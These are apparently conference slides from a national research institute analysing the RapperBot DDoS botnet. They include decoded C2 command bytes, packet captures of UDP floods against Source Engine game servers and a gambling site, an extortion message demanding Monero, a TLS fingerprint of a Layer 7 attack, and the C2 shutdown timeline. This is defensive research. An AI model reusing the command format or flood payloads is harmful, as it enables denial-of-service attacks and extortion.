
# DDoS Attack Landscape



## Number of Target IPs in a Command (Total Duration)




## Prefix of Target IP (Total Duration)





**Multiple IPs / Command**

**55%**

# DDoS Attack Landscape



## Top attacked countries and regions (Total duration)





## Top attacked server types (Total duration)


**Chinese game servers are the major target.**

# DDoS Attack Landscape



## Attack Vectors (Total duration)



# DDoS attack on Game Server



## Command Data

000102abda0000003c[redacted]200705323730313519000000 19ffffffff54536f7572636520456e67696e6520517565727900

| Vector | Target Port | Payload data |
|---|---|---|
| 00 = UDP flood | 27015 | FFFFFFFF"TSource Engine Query"00 |

### Request of the game server information

**Request Format**

| Data | Type | Value |
|---|---|---|
| Header | byte | 'T' (0x54) |
| Payload | string | "Source Engine Query\0" |
| Challenge | long | 4-byte challenge (sometimes -- see below) |

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 5034 | 21.277976886 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5035 | 21.277976904 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5036 | 21.277976922 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5037 | 21.277976936 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5038 | 21.277976955 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5039 | 21.277976971 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5040 | 21.278083009 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5041 | 21.278083032 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5042 | 21.278288509 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5043 | 21.278288544 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5044 | 21.278404452 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5045 | 21.278404474 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5046 | 21.278404494 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5047 | 21.278527931 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5048 | 21.278527953 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5049 | 21.278527979 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5050 | 21.278528000 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |
| 5051 | 21.278528020 | 192.168.0.5 | [redacted].21.67 | UDP | 67 | 31662 → 27015 Len=25 |

```
0000  08 00 27 90 58 ec 52 54  00 12 34 56 08 00 45 00   ··'·X·RT ··4V··E·
0010  00 35 6f 5c 40 00 40 11  40 af c0 a8 00 05 [redacted]   ·5o\@·@· @·····
0020  15 43 7b ae 69 87 00 21  d1 0f ff ff ff ff 54 53   ·C{·i··! ····TS
0030  6f 75 72 63 65 20 45 6e  67 69 6e 65 20 51 75 65   ource En gine Que
0040  72 79 00                                          ry·
```

# DDoS attack on Game Server



## Legitimate Client

### Server info request → Server

```
0020  02 88 c7 ef 69 87 00 21  88 e4 ff ff ff ff 54 53   ····i··! ······TS
0030  6f 75 72 63 65 20 45 6e  67 69 6e 65 20 51 75 65   ource En gine Que
0040  72 79 00                                          ry·
```

### Client ← Challenge number

```
0020  02 be 69 87 c7 ef 00 11  86 b9 ff ff ff ff 41 44
0030  2d 06 0f
```

### Challenge response → Server

```
0020  02 88 c7 ef 69 87 00 25  4c 92 ff ff ff ff 54 53   ····i··% L·····TS
0030  6f 75 72 63 65 20 45 6e  67 69 6e 65 20 51 75 65   ource En gine Que
0040  72 79 00 44 2d 06 0f                               ry·D-··
```

### Client ← Server Information

```
0020  02 be 69 87 c7 ef 00 62  87 0a ff ff ff ff 49 11   ··i····b ······I·
0030  4d 79 54 65 61 6d 46 6f  72 74 72 65 73 73 32 00   MyTeamFo rtress2·
0040  63 74 66 5f 32 66 6f 72  74 00 74 66 00 54 65 61   ctf_2for t·tf·Tea
0050  6d 20 46 6f 72 74 72 65  73 73 00 b8 01 01 18 00   m Fortre ss·····
0060  64 77 00 00 31 30 31 39  35 33 38 35 00 b1 87 69   dw··1019 5385···i
0070  12 50 a7 b9 cb ba 40 01  63 74 66 00 b8 01 00 00   ·P····@· ctf·····
0080  00 00 00 00                                       ····
```

## DoS attack

Chanllenge number

udp.port == 27015

| No. | Time | Source | Destination | Protocol | Lengtl | Info |
|---|---|---|---|---|---|---|
| 4510 | 609.478823 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54474 → 27015 Len=25 |
| 4511 | 609.488125 | 192.168.2.136 | 192.168.2.190 | UDP | 51 | 27015 → 54474 Len=9 |
| 4708 | 676.554962 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |
| 4709 | 676.556547 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |
| 4710 | 676.556547 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |
| 4711 | 676.556547 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |
| 4712 | 676.556547 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |
| 4713 | 676.556547 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |
| 4714 | 676.556547 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |
| 4715 | 676.556547 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |
| 4716 | 676.556547 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |
| 4717 | 676.556547 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |
| 4718 | 676.556547 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |
| 4719 | 676.556547 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |
| 4720 | 676.558311 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |
| 4721 | 676.558311 | 192.168.2.190 | 192.168.2.136 | UDP | 67 | 54552 → 27015 Len=25 |

Server info request

All requests except the 1st one will be ignored by the source engine.

# DDoS attack with a thereatening message



## Command Data

`0201006fa40000003c[redacted]18`

**Vector**

02 = UDP flood with Thereatening message to the game server

Removed from March 30, 2025

| No. | Time | Source | Destination | Prot | Length | Info |
|---|---|---|---|---|---|---|
| 4221 | 103.0755002… | 192.168.0.5 | [redacted].227.219 | UDP | 278 | 12748 → 27015 Len=236 |
| 4222 | 103.0756834… | 192.168.0.5 | [redacted].227.56 | UDP | 278 | 25093 → 27015 Len=236 |
| 4223 | 103.0756834… | 192.168.0.5 | [redacted].227.238 | UDP | 278 | 41814 → 27015 Len=236 |
| 4224 | 103.0756835… | 192.168.0.5 | [redacted].227.13 | UDP | 278 | 16316 → 27015 Len=236 |
| 4225 | 103.0756835… | 192.168.0.5 | [redacted].227.213 | UDP | 278 | 54410 → 27015 Len=236 |
| 4226 | 103.0756835… | 192.168.0.5 | [redacted].227.122 | UDP | 278 | 19231 → 27015 Len=236 |
| 4227 | 103.0756836… | 192.168.0.5 | [redacted].227.162 | UDP | 278 | 42058 → 27015 Len=236 |
| 4228 | 103.0758782… | 192.168.0.5 | [redacted].227.205 | UDP | 278 | 4265 → 27015 Len=236 |
| 4229 | 103.0758782… | 192.168.0.5 | [redacted].227.231 | UDP | 278 | 38042 → 27015 Len=236 |
| 4230 | 103.0758782… | 192.168.0.5 | [redacted].227.21 | UDP | 278 | 46448 → 27015 Len=236 |

FFFFFFFF"Donate $5,000 in XMR to (48SFiWgbAaFf75KsRSEEr4iDcxrevFzVmhgfb6Qudss52JK8cCR8bwmUxNBPN2VmqDTucJL3eabiZc5XRYVGkbh6BH58Ytk) to be blacklisted from this and future botnets from us."

# DDoS attack on Online Gambling Site



## Command Data

| IP1 | IP2 | IP3 | IP4 | IP5 | IP6 | IP7 | IP8 | ... |
|---|---|---|---|---|---|---|---|---|
| 002402347e00000078 2261[redacted] | 20225c[redacted] | 20225c[redacted] | 202292[redacted] | 202292[redacted] | 2023ea[redacted] | 202261[redacted] | 2023dd[redacted] | 202257[redacted] |
| 20 2260[redacted] | 202292[redacted] | 202292[redacted] | 202257[redacted] | 2023c9[redacted] | 202261[redacted] | 202292[redacted] | 202255[redacted] | 2023f3[redacted] |
| 202254[redacted] | 202254[redacted] | 202261[redacted] | 2023dc[redacted] | 206ba7[redacted] | 2023c8[redacted] | 202257[redacted] | 206ba7[redacted] | 204020[redacted] |
| 206ba7[redacted] | 2017e1[redacted] | 2017e1[redacted] | 2017e1[redacted] | 2017e1[redacted] | 202e95[redacted] | 201b7c[redacted] | 207b6c[redacted] | 20070238300004313434 30 |

**36 IPs** in a command of 120 seconds UDP flood (**3.3 Sec**/IP)

JP, US, HK, TW, SG

Google Cloud "asia-northeast1"


*"The government says Rapper Bot's most lucrative and frequent customers were involved in extorting online businesses — including numerous gambling operations based in China."*


https://krebsonsecurity.com/2025/08/oregon-man-charged-in-rapper-bot-ddos-service/

# DDoS attack on X (Twitter)



## DoS attack commands aligned with observed service outages

**2025-03-10**




https://x.com/thousandeyes/status/1899235104335262148

# DDoS attack on X (Twitter)



Content redacted – available to in-person attendees only

# DDoS attack on X (Twitter)



Content redacted – available to in-person attendees only

# DDoS attack on X (Twitter)



Content redacted – available to in-person attendees only

# Layer 7 HTTPS attack



Content redacted – available to in-person attendees only

# Layer 7 HTTPS attack

## 'Client Hello' fingerprint

```
▾ Handshake Protocol: Client Hello
    Handshake Type: Client Hello (1)
    Length: 94
    Version: TLS 1.2 (0x0303)
  ▸ Random: 68bbeeba7ccc4c23be21e3f41f5deae3ef6182b170e9e829b71104f01bf5b2e3
    Session ID Length: 0
    Cipher Suites Length: 2
  ▾ Cipher Suites (1 suite)
      Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
    Compression Methods Length: 1
  ▸ Compression Methods (1 method)
    Extensions Length: 51
  ▾ Extension: application_layer_protocol_negotiation (len=11)
      Type: application_layer_protocol_negotiation (16)
      Length: 11
      ALPN Extension Length: 9
    ▸ ALPN Protocol
  ▾ Extension: server_name (len=22) name=api-v2.nova.trade
      Type: server_name (0)
      Length: 22
    ▸ Server Name Indication extension
  ▾ Extension: signature_algorithms (len=6)
      Type: signature_algorithms (13)
      Length: 6
      Signature Hash Algorithms Length: 4
    ▾ Signature Hash Algorithms (2 algorithms)
      ▸ Signature Algorithm: ecdsa_secp384r1_sha384 (0x0503)
      ▸ Signature Algorithm: rsa_pss_pss_sha256 (0x0809)
```

```
[JA4: t12d0103h1_ba72b8082249_aa69c3af4743]
[JA4_r: t12d0103h1_002f_000d_0503,0809]
[JA3 Fullstring: 771,47,16-0-13,,]
[JA3: 4b57189289f3b1839850ed0c64089584]
```

Randomly changed

# DDoS attack on Enterprises



Content redacted – available to in-person attendees only

# Why there was no second attack on X ?



Content redacted – available to in-person attendees only

# Blacklisted Targets



Content redacted – available to in-person attendees only

# The end of the RapperBot



normal C2 operation

The second last DoS attack command. 2025/08/06 12:41

keep-alive

2025/08/06 13:49 All C2 servers stopped C2 communication.

C2 down

2025/08/06 14:36 C2 servers are back online.

keep-alive

The last DDoS attack command.2025/08/06 14:44

keep-alive


2025/08/06 14:50 All C2 servers stopped C2 communication again.

The end of the RapperBot.

Pacific Standard Time (UTC-8) in Oregon, US

# Summary






**Vulnerable devices are still there...**

# Thank you!

# Questions?

Cybersecurity Research Institute, NICT

**NICTER Blog**
blog.nicter.jp

**NICTER Analysis Team**
@nicter_jp